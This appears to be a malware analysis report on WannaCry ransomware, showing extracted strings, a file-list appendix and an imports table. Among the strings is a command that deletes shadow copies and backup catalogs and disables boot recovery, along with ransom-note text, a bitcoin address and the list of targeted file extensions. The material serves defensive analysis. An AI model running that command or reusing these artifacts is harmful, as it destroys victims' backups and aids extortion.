0001E1FE MSVCP60.dll  
0001E20A WS2\_32.dll  
0001E218 DeleteUrlCacheEntry  
0001E22C WININET.dll  
0001E23A \_wscicmp  
0001E246 \_wcsnicmp  
0001E252 \_strnicmp  
0001E25E \_setmbcp  
0001FB3C Connecting to server...  
0001FB54 s.wnry  
0001FB5C %08X.eky  
0001FB68 %08X.res  
0001FB74 00000000.res  
0001FB88 %08X.dky  
0001FB94 %08X.pky  
0001FBA0 Connected  
0001FBAC Sent request  
0001FBBC Succeed  
0001FBC4 Received response  
0001FBD8 Congratulations! Your payment has been checked!  
0001FC08 Start decrypting now!  
0001FC20 Failed to check your payment!  
0001FC3E Please make sure that your computer is connected to the Internet and  
0001FC84 your Internet Service Provider (ISP) does not block connections to the TOR Network!  
0001FCD8 You did not pay or we did not confirmed your payment!  
0001FD0E Pay now if you didn't and check again after 2 hours.  
0001FD44 Best time to check: 9:00am - 11:00am GMT from Monday to Friday.  
0001FD84 You have a new message:  
0001FDA0 c.wnry

0001FDAC runas  
0001FDB4 advapi32.dll  
0001FDF4 %04d-%02d-%02d %02d:%02d:%02d  
000200E4 WANACRY!  
0002039C CloseHandle  
000203A8 DeleteFileW  
000203B4 MoveFileExW  
000203C0 MoveFileW  
000203CC ReadFile  
000203D8 WriteFile  
000203E4 CreateFileW  
000203F0 kernel32.dll  
000206D0 Path  
000206D8 Arial  
000206E4 Please select a host to decrypt.  
00020708 All your files have been decrypted!  
0002072C Pay now, if you want to decrypt ALL your files!  
00020764 f.wnry  
00020770 My Computer  
0002077C \*.res  
00020784 open  
0002078C mailto:  
0002079C RSA2  
000207A8 C+M+  
000207E5 nCq%m  
000208EF l6Ky  
00020A27 Mo]3v  
00020A2E qK"  
00020A49 O|x8+^\_

00020A54 Zm#om  
00020A83 p8,5  
00020A91 )a95  
00020AA4 yeFz  
00020AD5 2/O-\_.X8w.+  
00020B23 |~}%15  
00020B5A nb53  
00020BA1 ]4lL  
00020BE4 s0|8  
00020C28 Microsoft Enhanced RSA and AES Cryptographic Provider  
00020C60 TESTDATA  
00020C6C CryptGenKey  
00020C78 CryptDecrypt  
00020C88 CryptEncrypt  
00020C98 CryptDestroyKey  
00020CA8 CryptImportKey  
00020CB8 CryptAcquireContextA  
00020FC8 %s %s  
00020FD0 cmd.exe  
00020FD8 /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}  
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete  
catalog -quiet  
000210AC 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94  
000210D0 English  
000210D8 m\_%s.wnry  
000210E4 msg\  
000210EC <https://  
000210F8 <http://  
00021104 %d/%d/%d %02d:%02d:%02d

0002111C 00;00;00;00

00021128 <http://www.btcfrog.com/qr/bitcoinPNG.php?address=%s>

0002115C mailto:%s

00021168 <https://www.google.com/search?q=how+to+buy+bitcoin>

0002119C <https://en.wikipedia.org/wiki/Bitcoin>

000211C4 Send %.1f BTC to this address:

000211E4 %.1f BTC

000211F0 Send \$%d worth of bitcoin to this address:

00021220 %02d;%02d;%02d;%02d

0002123C b.wnry

00021255 %l64d

00021260 Failed to send your message!

0002127D Please make sure that your computer is connected to the Internet and

000212C3 your Internet Service Provider (ISP) does not block connections to the TOR Network!

00021318 Your message has been sent successfully!

00021344 You are sending too many mails! Please try again %d minutes later.

00021388 Too short message!

0002139C %d%%

000213C0 .?AVexception@@

000213FC NVIDIA

00021404 Amazon

0002140C Intel

00021414 Skype

0002141C 360Safe

00021424 Rising

0002142C Tencent

00021434 Mozilla

0002143C Adobe

00021444 Yahoo

0002144C Google  
00021454 incompatible version  
0002146C buffer error  
0002147C insufficient memory  
00021490 data error  
0002149C stream error  
000214AC file error  
000214B8 stream end  
000214C4 need dictionary  
000214D4 %s\%s  
000214E0 tor.exe  
000214E8 %s\%s\%s  
000214F4 TaskData  
00021504 taskhsvc.exe  
00021514 127.0.0.1  
00021524 memory  
0002152C invalid distance code  
00021544 invalid literal/length code  
00021560 invalid bit length repeat  
0002157C too many length or distance symbols  
000215A0 invalid stored block lengths  
000215C0 invalid block type  
000215D4 incomplete dynamic bit lengths tree  
000215F8 oversubscribed dynamic bit lengths tree  
00021620 incomplete literal/length tree  
00021640 oversubscribed literal/length tree  
00021664 empty distance tree with lengths  
00021688 incomplete distance tree  
000216A4 oversubscribed distance tree

000216C4 1.1.3

000216CC incorrect data check

000216E4 incorrect header check

000216FC invalid window size

00021710 unknown compression method

00021734 ../\

0002173C ../

00021744 \../

0002174C \..\

00021754 %s%s

0002175C %s%s%s

00021778 .?AVtype\_info@@

00022420

.....  
.....  
.....  
.....  
.....

0002281F

.....  
.....  
.....

00022B1F

.....  
.....  
.....

00022E1F

.....  
.....  
.....

0002311F

.....  
.....  
.....

0002341F

.....

.....

.....

0002371F

.....

.....

.....

00023A1F

.....

.....

.....

.....

.....

00023E1F

.....

.....

.....

0002411F

.....

.....

.....

0002441F

.....

.....

.....

0002471F

.....

.....

.....

00024A1F

.....

.....

.....

00024D1F

.....

.....

.....



0002501F

.....  
.....  
.....  
.....  
.....

0002541F

.....  
.....  
.....

0002571F

.....  
.....  
.....

00025A1F

.....  
.....  
.....

00025D1F

.....  
.....  
.....

0002601F

.....  
.....  
.....

0002631F

.....  
.....  
.....

00027209 ljib``usr

0002721E zxxb``jhh

00027230 qoonllmknlllj

0002726A }|qoomkknllmkkusr

0002727E zxxpnnmkkrrp

000272C0 ussnllmknlljhh

000272EA trqnllmknllljhh

0002739E B@@dbb|zzeccQOO  
000273B3 SQRPNNzxxqooNLM  
000273C6 ~}CAAvtswuuwutuss  
00027401 NLL\ZZywwutvts|zz  
00027416 A??dbbxvunlkSQRPP  
0002743A fddigg  
0002744C {yxTRR  
00027458 ><<rpowuuwuttrq  
0002746A wuuYWW  
00027482 A??trqwuuwuttrq  
00027533 OMMuss  
00027548 xvuOMM  
00027572 hfeqpo  
0002758A caavtt  
000275BD hffQOO  
000275D2 ~|{^\\  
000276B9 LJkiiiggQOOvtt  
000276E0 XVU|zz  
0002770A xvv`^^  
00027722 sqqfdc  
00027731 sqpomm  
00027851 LJzxw  
00027890 Kllommzxxwuu  
000278A5 ECda\_\_ecb  
000278CC OMMzxxzxw~|{  
000278DE nlkm  
000278F0 ZXX{yx  
00027905 FDDqonsqrsqqtrkiiDBC  
00027920 \ZYdbb{yywuu

00027935 IGGjhgSQQNLL  
0002794A RPPigg{yywut  
000279E9 xvuuuu  
00027A10 eccjhg  
00027A28 SQQXVVomligg  
00027A41 }}ywvFDD  
00027A64 DBBigfljjpnm  
00027A76 ~| |][[  
00027A88 YWW|zy  
00027A9D HFF^[nlkljmkjkiiHFF  
00027AB8 jhgNLMnlljhg  
00027ACD PNN][[sqpVTTrpo  
00027AE2 \_])SQPomligg  
00027B93 ecc\ZZ  
00027BDE }{{YWW  
00027C47 \_)\}{  
00027C50 wuulji  
00027C7A ljjwu  
00027D1C mkkXVW\_])  
00027D2E IGGjhh  
00027D43 hffLJI  
00027D58 ommrpo  
00027D76 zxxXVV  
00027DB5 WUUYWW  
00027DDF nllmkj  
00027DFD jhgsqp  
00027E12 |zzecc  
00027EB7 534lji  
00027EC9 WUTLJJhffvts

00027EDE pnnGEE^\\sqq~|{  
00027EF3 FDDsqptrqrpo  
00027F05 TRRXVUkihFDD  
00027F17 mklji?==XVWommusr  
00027F2C TRR[YYvtssqpywv  
00027F41 CAAecchffJHH^\  
00027F65 gediff  
00027F77 |zzUSS  
00027F83 B@@ommtrrpnn  
00027F95 zxwECDsqpWUTTRR  
00027FAD CAAqotrrqon  
00028067 rppcaa{yy  
0002807C |zzhffgee  
0002808B vttqooqooml  
000280A0 rppuss  
000280AF qonrppzxwussqonvtt  
000280C7 qooqooqonuss  
000280DC rpo|zy  
0002811B {yxqonqooml  
00028130 ussqon  
00028145 ywwqooqoonll  
00028B71 usrkiifddcaadbblnk  
00028BA1 |zy|zzyww  
00028BC2 rppa\_\_dbauss  
00028BE9 trrgeecaaeccpnn  
00028C13 vttfdddbbnll  
00028C3E }||zz  
00028C56 }|~||  
00028C71 }|~|{

00028D03 A??755866977977977866644644=;;USS  
00028D36 TRQ@==CAAA>>nlk  
00028D57 URRIFKHHIFFECCJHG~{z  
00028D7B LJJ;99755867977866644311onm  
00028DA5 ][[>;<977;99;99977:88HFF|zy  
00028DCF XVV533866533USS  
00028DEA 644866755;99  
00028E03 }|311866755?==  
00028E9B JHH?==CAAEBBGEEJGGNKKTPPXUUZWWYVU]ZY  
00028ED1 jfemjilh  
00028EEC uqpkgfokkokkokjnijfe  
00028F10 c\_^b^^c\_\_`]\]ZYYVVVRRROOKHHfcc  
00028F3A DBB856>==A??@>>@>>B@@B@@@?==:88fdd  
00028F67 qon=;;B@@@>>MKK  
00028F82 DBBA??B@@@?==  
00028F9D @>>A??A??CAA  
00029033 qnn]YXeaafenjisontpoplkkgfplqmlokjhdc  
00029069 kfeokjnihuq  
00029084 lhgnjinjinjikgfhdgcb}yx  
000290A5 rnmmihplkplkmhglhfokjnhiedgcbuq  
000290CF lihROOROOIJICAAA??CAA;89>;<@>>@>?977trq  
00029100 ~~=;;B@@A??FDD  
0002911A IGGA??B@@@<::~~| |  
00029135 ECCA??B@@@?==  
000291CE mhgoikmih  
000291E6 mihmihnjilhgpm  
00029201 jfenjimihplk  
0002921C kgfnjinjilh  
0002923D iednjinjkf~{z

0002925A ~qml  
00029267 kgfqmlokjkff}yx  
0002927F RNOHFFDBA@>>>==  
0002929A @>>B@@A??B@@  
000292B2 USR@>=B@@=;;nll  
000292CD KHIA??B@@=;;~|{  
00029366 jfenjimhgxts  
00029381 kgfnjinijfe  
00029399 mihnjinimih  
000293B4 mihnjinimih  
000293D3 {zkgfnjilhgvrq  
000293FF jfenjimihson  
0002941A jfehdc\_\\RON  
00029432 A??@>>A??><<  
0002944A ecc><;B@@?==\_]]  
00029465 VTT?==B@@=;;nll  
000294FE kgfnjimihqml  
00029519 rnmmihnjkjgf  
00029531 okjmihnijife  
0002954C plkmihnjkjgf  
0002956A uqpmihnijife  
00029595 {zlhgnjilhg  
000295B2 xtsnjiplknji  
000295CA VSRECCB@@:88yww  
000295E2 vts=;;B@@@>>PNN  
000295FD ged><<B@@?==^\\  
00029696 njimihmihnji  
000296B1 {xwlhgnjilhg~{z  
000296C9 snmmihnjiied

000296E4 wsrhgnjjife  
00029702 vrqmihnjkjgf  
0002972D {zlhgnjilhg  
0002974D jfenjilhgxts  
00029762 {wvieda^]ROOtrr  
0002977D =;<B@@A??GEE  
00029795 wut=;;B@@@>>PNN  
0002982E qmlmihnjkjgf  
00029849 |xwlhgnjilhg}zy  
00029861 |wvlhgnjkjgf  
0002987F kgfnjkjgf  
0002989B ~}kgfnjimihhrnm  
000298C7 jfenjimihhrnm  
000298E5 kgfnjilhgyut  
000298FD mhgplknji  
00029915 ?==?==@>>B@@  
00029930 ><<B@@A??GEE  
000299C6 xtsmihnjkjgf  
000299E1 qmlmihnjkjgf  
000299FC kgfnjilhg~{z  
00029A17 jfenjimihtqp  
00029A35 iednjinjkjgf  
00029A5F jfenjinjkjgf  
00029A7A vrqmihnjkjgf  
00029A95 jfenjimihvsr  
00029AAD \YXKH HB@@=;;XVV  
00029AC8 @>>B@@A??CAA  
00029B60 ~kgfnjinijife  
00029B76 |yxlhgnjinjiied

00029B94 jfenjimihtqp  
00029BAF lhgnjinjinkj  
00029BCD rmlhgnjinijjferon  
00029BF7 yutkgfnjinihkgf  
00029C10 ~}kgfnjinjiied  
00029C2D iednjimihqml  
00029C45 ytslhgd`\_UQR@>>MKK  
00029C5D usr?==B@@A??A??  
00029CF9 jfenjinjinijfeiediedkfenjinijlhgplk  
00029D2C jfenjimihplk  
00029D41 sonsonnjinjinjinirnmtpoxut  
00029D68 jfelhgnjinijlhghdchcbgcbgcbfba  
00029D92 lhglgnjimihiedkgfjefjenjinjikgfrnm  
00029DC5 lhgnjimihnji  
00029DDE {zmihplkplkifeVSRGEEFDD=;<A??B@@A??B@@  
00029E91 jfenjinjinjikgfgfmihnjinijlhgied  
00029EC4 lhgmihmihmih  
00029ED9 gcb lhgnjinjinjinijlhgjfjfe  
00029F03 lhgiedmihnjinjinjinjinjikgf  
00029F2D njiiedmihnjinimihnjinimihiedlhg  
00029F5D ojimihnjjife  
00029F78 jfemihnjiqmlrnmgcb\YXLJJA???==<::VTT  
0002A029 lhgnjinjiqml  
0002A038 qmlfbagcbgcbokj  
0002A05C kgfhdciedfba  
0002A071 fbaidclgnjinjinimihjfee`\_  
0002A09F }|mihhdcgcbgcbgcbgcbgcbxsts  
0002A0CA ~lhggcbgcbgcbgcbgcbakgf}yx  
0002A0F5 njihdciede`\_



0002A110 d`\_iedhdcqml  
0002A121 ~lhffba[WWFDCDBB  
0002A1C1 njimihnjimih  
0002A212 kgfnjimihqml  
0002A359 qmlmihnjjife  
0002A3AA iedlhkgfokj  
0002A4F1 xtsmihnjjied  
0002A527 wsrfa`ied  
0002A542 okjokjokjimih  
0002A5C0 }yxfbagcb  
0002A68C kgfnjikgf  
0002A6BF hdcnjiife  
0002A758 jedmihkgfwsr  
0002A824 d`\_hdcfbawsr  
0002A857 okjfbafba  
0002A8F0 tqpfbaea`  
000371B7 8888)RWZ  
00037235 -2f]bd  
000377CB 0vvv  
000377D0 zzz{  
000377FC DDD@  
00037858 xxxYrrrthhh  
00037874 SSSI  
00037EDF #06:  
00037F1B %=BE  
00037F55 ,;\OVY  
00038124 zzz.~  
00038138 QWW[  
0003A08C OOO%

0003A148 000%  
0003A4EC 000%  
0003A5A8 000%  
0003B718 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
0003B751 <assembly xmlns="urn:schemas-microsoft-com:asm.v1"  
0003B785 manifestVersion="1.0">  
0003B79D <assemblyIdentity  
0003B7B0 name="Hola"  
0003B7C1 version="1.0.0.1"  
0003B7D8 processorArchitecture="X86"  
0003B7F9 type="win32"  
0003B80F <description>Hola</description>  
0003B830 <dependency>  
0003B83E <dependentAssembly>  
0003B857 <assemblyIdentity  
0003B872 type="win32"  
0003B88C name="Microsoft.Windows.Common-Controls"  
0003B8C2 version="6.0.0.0"  
0003B8E1 processorArchitecture="X86"  
0003B90A publicKeyToken="6595b64144ccf1df"  
0003B939 language="\*"</>  
0003B953 />  
0003B95F </dependentAssembly>  
0003B979 </dependency>  
0003B988 </assembly>  
0003B9A0 English  
0003B9B0 Bulgarian  
0003B9C2 Chinese (simplified)  
0003B9DF Chinese (traditional)

0003B9FD Croatian  
0003BA0E Czech  
0003BA1C Danish  
0003BA2B Dutch  
0003BA39 Filipino  
0003BA4A Finnish  
0003BA5A French  
0003BA69 German  
0003BA78 Greek  
0003BA86 Indonesian  
0003BA99 Italian  
0003BAA9 Japanese  
0003BABA Korean  
0003BAC9 Latvian  
0003BAD9 Norwegian  
0003BAEB Polish  
0003BAFA Portuguese  
0003BB0D Romanian  
0003BB1E Russian  
0003BB2E Slovak  
0003BB3D Spanish  
0003BB4D Swedish  
0003BB5D Turkish  
0003BB6D Vietnamese

0003BB7A  
PAPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP  
DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX  
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI  
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPA  
DDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN  
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD

DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP  
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDING  
XXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI  
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPA  
DDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN  
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD  
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP  
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDING  
XXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADD

Unicode Strings:

-----  
000032F5 jjjjjj  
00003E80 jjjj  
00004DFF jjjjjj  
00007070 jjjj  
0000707C Ajjj  
000070A8 jjjjjj  
000070DA jjjjjj  
00007EDE jjjj  
0000B646 jjjj  
0000B655 jjjj  
000113A3 jjjjj  
00011DDE jjjj  
0001F2F0 .der  
0001F2FC .pfx  
0001F308 .key  
0001F314 .crt  
0001F320 .csr  
0001F32C .p12  
0001F338 .pem

0001F344 .odt  
0001F350 .ott  
0001F35C .sxw  
0001F368 .stw  
0001F374 .uot  
0001F380 .3ds  
0001F38C .max  
0001F398 .3dm  
0001F3A4 .ods  
0001F3B0 .ots  
0001F3BC .sxc  
0001F3C8 .stc  
0001F3D4 .dif  
0001F3E0 .slk  
0001F3EC .wb2  
0001F3F8 .odp  
0001F404 .otp  
0001F410 .sxd  
0001F41C .std  
0001F428 .uop  
0001F434 .odg  
0001F440 .otg  
0001F44C .sxm  
0001F458 .mml  
0001F464 .lay  
0001F470 .lay6  
0001F47C .asc  
0001F488 .sqlite3  
0001F49C .sqlitedb

0001F4B0 .sql  
0001F4BC .accdb  
0001F4CC .mdb  
0001F4E0 .dbf  
0001F4EC .odb  
0001F4F8 .frm  
0001F504 .myd  
0001F510 .myi  
0001F51C .ibd  
0001F528 .mdf  
0001F534 .ldf  
0001F540 .sln  
0001F54C .suo  
0001F568 .cpp  
0001F574 .pas  
0001F588 .asm  
0001F59C .cmd  
0001F5A8 .bat  
0001F5B4 .ps1  
0001F5C0 .vbs  
0001F5DC .dip  
0001F5E8 .dch  
0001F5F4 .sch  
0001F600 .brd  
0001F60C .jsp  
0001F618 .php  
0001F624 .asp  
0001F638 .java  
0001F644 .jar

0001F650 .class  
0001F668 .mp3  
0001F674 .wav  
0001F680 .swf  
0001F68C .fla  
0001F698 .wmv  
0001F6A4 .mpg  
0001F6B0 .vob  
0001F6BC .mpeg  
0001F6C8 .asf  
0001F6D4 .avi  
0001F6E0 .mov  
0001F6EC .mp4  
0001F6F8 .3gp  
0001F704 .mkv  
0001F710 .3g2  
0001F71C .flv  
0001F728 .wma  
0001F734 .mid  
0001F740 .m3u  
0001F74C .m4u  
0001F758 .djvu  
0001F764 .svg  
0001F778 .psd  
0001F784 .nef  
0001F790 .tiff  
0001F79C .tif  
0001F7A8 .cgm  
0001F7B4 .raw

0001F7C0 .gif  
0001F7CC .png  
0001F7D8 .bmp  
0001F7E4 .jpg  
0001F7F0 .jpeg  
0001F7FC .vcd  
0001F808 .iso  
0001F814 .backup  
0001F824 .zip  
0001F830 .rar  
0001F84C .tgz  
0001F858 .tar  
0001F864 .bak  
0001F870 .tbk  
0001F87C .bz2  
0001F888 .PAQ  
0001F894 .ARC  
0001F8A0 .aes  
0001F8AC .pgp  
0001F8B8 .vmx  
0001F8C4 .vmdk  
0001F8D0 .vdi  
0001F8DC .sldm  
0001F8E8 .sldx  
0001F8F4 .sti  
0001F900 .sxi  
0001F90C .602  
0001F918 .hwp  
0001F924 .snt



0001F930 .onetoc2  
0001F944 .dwg  
0001F950 .pdf  
0001F95C .wk1  
0001F968 .wks  
0001F974 .123  
0001F980 .rtf  
0001F98C .csv  
0001F998 .txt  
0001F9A4 .vsdx  
0001F9B0 .vsd  
0001F9BC .edb  
0001F9C8 .eml  
0001F9D4 .msg  
0001F9E0 .ost  
0001F9EC .pst  
0001F9F8 .potm  
0001FA04 .potx  
0001FA10 .ppam  
0001FA1C .ppsx  
0001FA28 .ppsm  
0001FA34 .pps  
0001FA40 .pot  
0001FA4C .pptm  
0001FA58 .pptx  
0001FA64 .ppt  
0001FA70 .xltn  
0001FA7C .xltx  
0001FA88 .xlc

0001FA94 .xlm  
0001FAA0 .xlt  
0001FAAC .xlw  
0001FAB8 .xlsb  
0001FAC4 .xlsm  
0001FAD0 .xlsx  
0001FADC .xls  
0001FAE8 .dotx  
0001FAF4 .dotm  
0001FB00 .dot  
0001FB0C .docm  
0001FB18 .docb  
0001FB24 .docx  
0001FB30 .doc  
0001FDC8 WanaCrypt0r  
0001FDE0 Software\  
000200F0 .org  
000200FC .WNCYR  
0002010C .WNCRY  
0002011C @WanaDecryptor@.bmp  
00020144 @WanaDecryptor@.exe.lnk  
00020174 @Please\_Read\_Me@.txt  
000201A0 %s\%s  
000201B8 %s\  
000201C4 Content.IE5  
000201DC Temporary Internet Files  
00020210 This folder protects against ransomware. Modifying it will reduce protection  
000202AC \Local Settings\Temp  
000202D8 \AppData\Local\Temp

00020300 \Program Files (x86)  
0002032C \Program Files  
0002034C \WINDOWS  
00020360 \ProgramData  
0002037C \Intel  
0002075A !:  
00020CD0 Wana Decrypt0r 2.0  
0003A856 Wana Decryptor  
0003A87A MS Sans Serif  
0003A8B4 Check &Payment  
0003A8F0 &Decrypt  
0003A91C RICHEDIT  
0003A970 Copy  
0003A998 QR Code  
0003A9C8 About bitcoin  
0003AA04 How to buy bitcoins?  
0003AA4C Contact Us  
0003AA80 Oops, your files have been encrypted!  
0003AB34 Your files will be lost on  
0003AB88 1/1/2017 00:00:00  
0003ABCC 00:00:00:00  
0003AC00 msctls\_progress32  
0003AC24 Progress1  
0003AC58 Time Left  
0003ACAC Payment will be raised on  
0003AD00 1/1/2017 00:00:00  
0003AD44 00:00:00:00  
0003AD78 msctls\_progress32  
0003AD9C Progress1

0003ADD0 Time Left  
0003AE24 Send \$300 worth of bitcoin to this address:  
0003AEDE Message  
0003AEF4 MS Sans Serif  
0003AF4C Send  
0003AF74 Cancel  
0003AF9A Decrypt  
0003AFAC MS Sans Serif  
0003AFFA &Start  
0003B022 C&opy to clipboard  
0003B062 &Close  
0003B08A Select a host to decrypt and click "Start".  
0003B0F6 SysListView32  
0003B112 List1  
0003B13A MS Sans Serif  
0003B16E Cancel  
0003B192 msctls\_progress32  
0003B1B6 Progress1  
0003B1FE Checking your payment...  
0003B24A Login  
0003B258 MS Sans Serif  
0003B2E2 Cancel  
0003B30A Domain\User  
0003B33A Password  
0003B38E VS\_VERSION\_INFO  
0003B3EA StringFileInfo  
0003B40E 040904B0  
0003B426 CompanyName  
0003B440 Microsoft Corporation

0003B472 FileDescription  
0003B494 Load PerfMon Counters  
0003B4C6 FileVersion  
0003B4E0 6.1.7600.16385 (win7\_rtm.090713-1255)  
0003B532 InternalName  
0003B554 TR.EXE  
0003B56A LegalCopyright  
0003B58A Microsoft Corporation. All rights reserved.  
0003B5EA OriginalFilename  
0003B60C LODCTR.EXE  
0003B62A ProductName  
0003B644 Microsoft  
0003B658 Windows  
0003B66A Operating System  
0003B696 ProductVersion  
0003B6B4 6.1.7600.16385  
0003B6DA VarFileInfo  
0003B6FA Translation

#### **Appendix A11 – F.wnry Strings Output**

File: f.wnry

MD5: af18b9313c275f10a7afbea163e640ea

Size: 759

Ascii Strings:

-----  
00000000 C:\Python39\Lib\site-packages\decorator-5.1.1.dist-info\LICENSE.txt.WNCRY  
0000004B C:\Python39\Lib\site-packages\oletools\thirdparty\xglob\LICENSE.txt.WNCRY  
00000096 C:\Tools\Cmder\vendor\git-for-windows\mingw64\lib\tcl8.6\msgs\fi.msg.WNCRY  
000000E2 C:\Tools\Cmder\vendor\git-for-windows\mingw64\lib\tk8.6\msgs\sv.msg.WNCRY

0000012D C:\Tools\Cmder\vendor\git-for-windows\mingw64\share\antiword\8859-15.txt.WNCRY

0000017D C:\Tools\Cmder\vendor\git-for-windows\usr\share\vim\vim82\doc\if\_mzsch.txt.WNCRY

000001CF C:\Tools\cygwin\usr\share\vim\vim82\doc\if\_perl.txt.WNCRY

0000020A C:\Tools\cygwin\usr\share\vim\vim82\macros\README.txt.WNCRY

00000247 C:\Tools\peid\app-peid-91b0057697fb143205a6071a4482e7ad1ff37e12\userdb.txt.WNCRY

00000299 C:\Tools\Cmder\vendor\git-for-windows\usr\share\perl5\core\_perl\unicore\lib\Age\V70.pl.WNCRY

Unicode Strings:

-----

## APPENDIX B – IMPORTS

<a href="#">InitializeCriticalSection</a>	-	0x0000D930	0x0000D930	547 (0x0223)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">DeleteCriticalSection</a>	-	0x0000D94C	0x0000D94C	129 (0x0081)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">LeaveCriticalSection</a>	-	0x0000D98A	0x0000D98A	593 (0x0251)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">EnterCriticalSection</a>	-	0x0000D9A2	0x0000D9A2	152 (0x0098)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">OpenMutexA</a>	-	0x0000DA84	0x0000DA84	644 (0x0284)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">WaitForSingleObject</a>	-	0x0000DB1C	0x0000DB1C	912 (0x0390)	synchronization	-	implicit	-	KERNEL32.dll
<a href="#">CreateServiceA</a>	×	0x0000DC2A	0x0000DC2A	100 (0x0064)	services	Create or Modify Sys...	implicit	-	ADVAPI32.dll
<a href="#">OpenServiceA</a>	-	0x0000DC62	0x0000DC62	431 (0x01AF)	services	Create or Modify Sys...	implicit	-	ADVAPI32.dll
<a href="#">StartServiceA</a>	-	0x0000DC52	0x0000DC52	585 (0x0249)	services	System Services	implicit	-	ADVAPI32.dll
<a href="#">CloseServiceHandle</a>	-	0x0000DC3C	0x0000DC3C	62 (0x003E)	services	System Services	implicit	-	ADVAPI32.dll
<a href="#">OpenSCManagerA</a>	-	0x0000DC72	0x0000DC72	429 (0x01AD)	services	System Services	implicit	-	ADVAPI32.dll
<a href="#">SizeofResource</a>	-	0x0000DA3A	0x0000DA3A	853 (0x0355)	resource	-	implicit	-	KERNEL32.dll
<a href="#">LockResource</a>	-	0x0000DA4C	0x0000DA4C	613 (0x0265)	resource	-	implicit	-	KERNEL32.dll
<a href="#">LoadResource</a>	-	0x0000DA5C	0x0000DA5C	599 (0x0257)	resource	-	implicit	-	KERNEL32.dll
<a href="#">FindResourceA</a>	-	0x0000DA6C	0x0000DA6C	227 (0x00E3)	resource	-	implicit	-	KERNEL32.dll
<a href="#">RegCreateKeyW</a>	×	0x0000DC04	0x0000DC04	467 (0x01D3)	registry	Modify Registry	implicit	-	ADVAPI32.dll
<a href="#">RegSetValueExA</a>	×	0x0000DBF2	0x0000DBF2	516 (0x0204)	registry	Modify Registry	implicit	-	ADVAPI32.dll
<a href="#">RegQueryValueExA</a>	-	0x0000DBDE	0x0000DBDE	503 (0x01F7)	registry	Query Registry	implicit	-	ADVAPI32.dll
<a href="#">RegCloseKey</a>	-	0x0000DBD0	0x0000DBD0	459 (0x01CB)	registry	-	implicit	-	ADVAPI32.dll
<a href="#">GetWindowsDirectoryW</a>	-	0x0000DA0C	0x0000DA0C	500 (0x01F4)	reconnaissance	File and Directory Di...	implicit	-	KERNEL32.dll
<a href="#">GetStartupInfoA</a>	-	0x0000DF5E	0x0000DF5E	439 (0x01B7)	reconnaissance	-	implicit	-	KERNEL32.dll
<a href="#">GetComputerNameW</a>	-	0x0000DB82	0x0000DB82	279 (0x0117)	reconnaissance	System Information ...	implicit	-	KERNEL32.dll
<a href="#">VirtualAlloc</a>	-	0x0000DAC8	0x0000DAC8	897 (0x0381)	memory	Process Injection	implicit	-	KERNEL32.dll
<a href="#">VirtualFree</a>	-	0x0000DAD8	0x0000DAD8	899 (0x0383)	memory	Process Injection	implicit	-	KERNEL32.dll
<a href="#">HeapAlloc</a>	-	0x0000DAF4	0x0000DAF4	528 (0x0210)	memory	-	implicit	-	KERNEL32.dll
<a href="#">GetProcessHeap</a>	-	0x0000DB00	0x0000DB00	419 (0x01A3)	memory	-	implicit	-	KERNEL32.dll
<a href="#">VirtualProtect</a>	×	0x0000DB36	0x0000DB36	902 (0x0386)	memory	Process Injection	implicit	-	KERNEL32.dll
<a href="#">HeapFree</a>	-	0x0000DB58	0x0000DB58	534 (0x0216)	memory	-	implicit	-	KERNEL32.dll
<a href="#">GlobalAlloc</a>	-	0x0000DB74	0x0000DB74	504 (0x01F8)	memory	-	implicit	-	KERNEL32.dll
<a href="#">GlobalFree</a>	-	0x0000DB44	0x0000DB44	511 (0x01FF)	memory	-	implicit	-	KERNEL32.dll
<a href="#">memset</a>	-	0x0000DD00	0x0000DD00	665 (0x0299)	memory	-	implicit	-	MSVCRT.dll
<a href="#">memcpy</a>	-	0x0000DDA2	0x0000DDA2	663 (0x0297)	memory	-	implicit	-	MSVCRT.dll
<a href="#">malloc</a>	-	0x0000DDFA	0x0000DDFA	657 (0x0291)	memory	-	implicit	-	MSVCRT.dll
<a href="#">GetFileAttributesW</a>	-	0x0000DBFC	0x0000DBFC	353 (0x0161)	file	-	implicit	-	KERNEL32.dll
<a href="#">GetFileSizeEx</a>	-	0x0000D912	0x0000D912	356 (0x0164)	file	-	implicit	-	KERNEL32.dll
<a href="#">CreateFileA</a>	-	0x0000D922	0x0000D922	83 (0x0053)	file	-	implicit	-	KERNEL32.dll
